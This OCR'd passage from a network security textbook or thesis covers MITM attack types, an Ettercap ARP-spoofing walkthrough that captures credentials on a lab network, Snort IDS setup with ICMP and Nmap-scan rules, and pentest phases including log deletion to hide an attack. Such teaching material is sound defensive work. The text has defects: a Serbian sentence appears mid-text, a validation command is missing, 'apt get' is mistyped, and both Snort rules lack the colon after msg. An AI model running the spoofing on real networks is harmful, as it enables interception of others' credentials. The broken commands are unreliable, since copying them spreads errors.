


Figure 5.3 Local Security Policy settings

In addition to policies, firewall rules that only permit RDP from specific IP addresses are an effective protection. Analyzing system logs is always good practice for network and system security. On Windows, Event Viewer contains login event logs under Windows Logs > Security.

6. MAN-IN-THE-MIDDLE ATTACK

A man-in-the-middle (MITM) attack is a technique used to secretly eavesdrop on communications between two systems on a network. This technique involves intercepting data traffic. Types include:

- Sniffing: Using packet analyzers to capture any unencrypted traffic that passes through the network.
- Evil twin: A fake Wi-Fi that appears as a legitimate network. When users connect to the fake network, all data and communication between the user and the internet is intercepted.
- ARP spoofing: Deceiving ARP resolution between connected hosts; attackers can use ARP spoofing for DoS attacks.
- DNS spoofing: Poisoning DNS cache to redirect users to malicious pages or copies of legitimate sites.
- DHCP spoofing: Intercepting DHCP requests where the attacker offers IP addresses via a fake DHCP server, making the attacker the default gateway/DNS to enable MITM.

6.1. Ettercap

Ettercap is another tool for MITM attacks and is based on the Ruby programming language (note: Ettercap itself is written in C but the manual referenced here). MAC address spoofing causes the router and victim device to send traffic to the attacker instead of directly communicating. To maintain communication the attacker must enable port forwarding on the attacker machine so the Kali machine acts like a router. Both ends will receive a fake MAC address for the other side and the ARP table will show the real MAC replaced by the fake MAC.

To enable IPv4 forwarding, edit /etc/sysctl.conf and uncomment:

```
net.ipv4.ip_forward=1
```

Forwarding IPv4 can be done without opening the configuration file with the following command:

```
sysctl -w net.ipv4.ip_forward=1
```

After enabling port forwarding, run Ettercap from the terminal with the next command:

```
sudo ettercap -T -i eth0 -M arp:remote /192.168.1.1// /192.168.1.9//
```

Checking the ARP table on the victim machine will show the default-gateway MAC has changed. 192.168.1.1 is the gateway, and 192.168.1.9 is the Windows Server machine.




Figure 6.3 ARP table before and after MAC spoofing

If the Windows Server opens an unencrypted site (HTTP) and a user types username/password, these credentials can be captured on the Kali machine because the HTTP traffic is not encrypted. The same applies to telnet, which is unencrypted. Therefore, using encrypted protocols is important. SSH and HTTPS provide encrypted communications.




Figure 6.4 Displaying username and password in Wireshark

7. DETECTION SYSTEMS

An intrusion detection system (IDS) or intrusion prevention system (IPS) monitors network traffic. Their purpose is to detect actions that attempt to compromise confidentiality, integrity, or availability of resources. An IDS detects or identifies attempts to bypass security controls while an IPS can also block or prevent intrusions. The key difference between IDS and IPS is the ability to act.

7.1. Security Information and Event Management (SIEM)

SIEM is a set of software and services that combines Security Information Management (SIM) and Security Event Management (SEM). The foundation of SIEM is logs and event collection. SIEM provides analysis of security alerts generated by network hardware and applications in real time. It also provides a centralized place to check network security status. Key SIEM features:

- Log and event collection: Collect logs/events for review and analysis.
- Correlation: Provide context and link events based on rules, architecture and alerts.
- Scalability and adaptability: SIEM can grow and scale independently of vendors.
- Alerting: Automated detection and alerting.
- Log management: Ability to store logs centrally.

7.2. IDS versus IPS deployments

The differences between intrusion detection systems and intrusion prevention systems lie in how they handle intrusions or attacks and at what level the attacks occur. An IDS monitors all outgoing and incoming network activity and identifies suspicious traffic that may indicate an attack is taking place. It then alerts administrators and enables actions to be taken based on the type of attack. An IPS works all the way from the kernel level to the packet level. It not only identifies an attack or malicious program but also actively works to prevent it.
Another difference is that, in addition to searching for known attack signatures, an IPS also looks for unknown attacks based on its own behavior database. This allows an IPS to take action even if it does not precisely know what a program does, but only recognizes that the way it behaves is undesirable.

An IPS has an advantage over an IDS, but one reason organizations still use IDS is cost. Deploying an IDS is much cheaper than deploying an IPS. Another reason is that IDS has been deployed for a long time and is a well-established technology, while IPS is a younger technology with fewer established deployments. IDS shortcomings can be compensated for by proper deployment and management. It should also be considered whether the existing network infrastructure can handle an IPS deployment or whether deploying an IDS would be better to reduce load on the network.

7.3. Snort as an IDS

Snort is open-source software originally developed for use on Linux systems and is available on many other platforms including Windows. Snort has three main modes of operation: NIDS (Network Intrusion Detection System), packet analysis, and packet logging. In NIDS mode Snort detects and analyzes possible intrusions in the network using a rule-based intrusion detection mechanism. The packet analysis mode allows displaying network traffic to the user and enables showing whole packets or selected header information. The packet logging mode does not display packet data on the screen; instead all data is stored in a network traffic file for later review.

Like any other software, Snort must be updated regularly to avoid becoming outdated. If it is not updated, the system can become vulnerable to new threats. Snort must be tuned to specific needs; it is easy to install and run but requires going through line by line to ensure it is correctly integrated with the environment.

7.4. Installing and creating ICMP rules

Enter the following command in the terminal to install Snort:

```
apt get install snort
```

Once installation finishes, a **Configuring snort** window will appear:




Figure 7.1 Configuring snort window

Confirm the IP address, select <Ok> and allow the installation process to complete. After Snort is installed, update again to ensure the latest software version is used. Verify the installation and version with the following command:

```
snort --version
```




Figure 7.2 Checking Snort installation and version

7.5. Configuring snort.conf and icmp.rules files

Configuring snort.conf and icmp.rules files determines how Snort will operate. Open the Snort configuration file by entering the following command in the terminal:

```
sudo nano /etc/snort/snort.conf
```

Then check whether ICMP rules are present in the configuration file. If they are not, add the following line:

```
include $RULE_PATH/icmp.rules
```

The same functionality can be achieved by adding the following line to the configuration file:

```
include /etc/snort/rules/icmp.rules
```

Validate the /etc/snort/snort.conf configuration by running:

Next, open the ICMP rules file and enter the ICMP rule line:

```
sudo nano /etc/snort/rules/icmp.rules

alert icmp any any -> any any (msg"ICMP Packet"; icode:0; itype:8; sid:1000; rev:3;)
```

After configuring, save and close the file.

This basic rule generates an alert when an ICMP packet (i.e., ping) appears. The structure of an alert is defined as follows:

```
<Rule Action> <Protocol> <Source IP Address> <Source Port> <Destination Operator> <Destination IP Address> <Destination Port> (rule options)
```

7.6. Activating Snort

Snort is started from the command line; to run Snort in logging mode enter:

```
sudo snort -c /etc/snort/snort.conf -l /var/log/snort
```

The `-c` option specifies the config file and `-l` specifies the log directory.NIDS мод се покреће следећом командом:

```
sudo snort -A console -q -c /etc/snort/snort.conf -l /var/log/snort
```

Adding `-i eth0` to the command specifies the interface on which traffic is monitored.

7.7. Running Snort as a Daemon

Running Snort as a daemon allows it to operate in the background as a service and enables automatic restart in case of failure. Add the -D option to run Snort as a daemon:

```
snort -D -c /etc/snort/snort.conf -l /var/log/snort
```

For Snort to access the snort.alert file (read/write), the snort user and snort group must own the file. To change ownership of snort.alert if needed, run:

```
sudo chown snort:snort snort.alert
```




Figure 7.3 Network traffic logging

By starting the packet logging mode, the logs will be saved to a log file, which needs to be opened with the following command:

```
sudo snort -r snort.alert
```




Figure 7.4. Logging network traffic

7.8. Detecting Nmap scans

Defining rules for network scanning enables detection of network scans and causes alerts to appear in the terminal. Such rules can be added to existing rule sets or placed in a separate rule file. In the `/etc/snort/rules` directory create a file named `scan.rules` and add the following line to the file:

```
alert tcp any any -> 192.168.1.10 any (msg"Nmap Scan Detected"; sid:10001; rev:2;)
```

Start NIDS mode with the following command:

```
sudo snort -A console -q -c /etc/snort/rules/scan.rules -l /var/log/snort
```

If the command `nmap -p 22,21,23,3389,25 192.168.1.10` is run against the system where scan detection is enabled, alerts will appear in the terminal.

Figure 7.5. Detecting Nmap scans

If the command `nmap 192.168.1.10` is run against the monitored system, alerts about the detection of a 1000-port scan will appear in the terminal. In the following scan display, part of the scan output has been omitted.




Figure 7.6. Detecting a larger number of scanned ports

8. CONCLUSION

The world continues to face destructive cyber attacks at an increasing rate. A new kind of cybersecurity professional is needed. To counter these threats, cybersecurity must evolve. New training strategies and the use of applied knowledge are key to developing effective cybersecurity. Offensive security is best described as taking proactive measures to neutralize and hunt threats on the network. Offensive security also requires familiarity with and study of the tools hackers use for attacks. The main purpose of penetration testing is to identify vulnerabilities in networks and devices and to improve their protection.

Defensive cybersecurity includes analyzing network packets, IDS alerts and logging system activity - but that alone is not sufficient to prevent attacks because it does not provide proactive defense strategies. Offensive cybersecurity takes steps to extinguish an ongoing attack and to hunt attackers. Offensive techniques can be combined with defensive capabilities. The digital forensics phase occurs only after the attack has been fully neutralized and defenses have been hardened. Defensive security should still be used, but in combination with offensive-security strategies.

The technologies and tools used for offensive security are largely the same as those used by hackers, but with different intentions. While hackers use these technologies and tools for malicious reasons, cybersecurity professionals use them to find vulnerabilities and weak points in a network or system. Once a vulnerability is located, measures are taken to improve the network's security.

Penetration testing proceeds through several phases. The first two phases are information gathering and system scanning, which involve finding specific details and information about the target system. The next phase involves gaining unauthorized access to the system. The purpose of this phase is to determine whether there is a vulnerability in the network that can be exploited to gain unauthorized access to a device or the network. After obtaining unauthorized access, the next two phases are maintaining access to the network by establishing backdoors and the attacker's actions, such as data theft, encryption, or destruction of data on the network and system. The goal of the final phase is to cover the attacker's tracks. One way to cover tracks is deleting system log files. Log files store detailed information about activities on a network or device. One commonly used method for deleting log files is using scripts built into the Metasploit framework; other scripts with the same purpose can also be used. The script is executed when an established meterpreter session calls it. Once the script is activated, traces of the attack are removed from the log files.

REFERENCES

[1] Salmon, A., Levesque, W., McLafferty, M., Applied Network Security, April 2017.
[2] Eastton, C., Network Defense and Countermeasures: Principles and Practices, Third Edition, Pearson, April 2018.
[3] Collins, M., Network Security Through Data Analysis, Second Edition, O'Reilly, September 2017.
[4] O'Leary, M., Cyber Operations: Building, Defending, and Attacking Modern Computer Networks, Second Edition, Apress, March 2019.
[5] Tanner, N., Cybersecurity Blue Team Toolkit, Wiley, April 2019.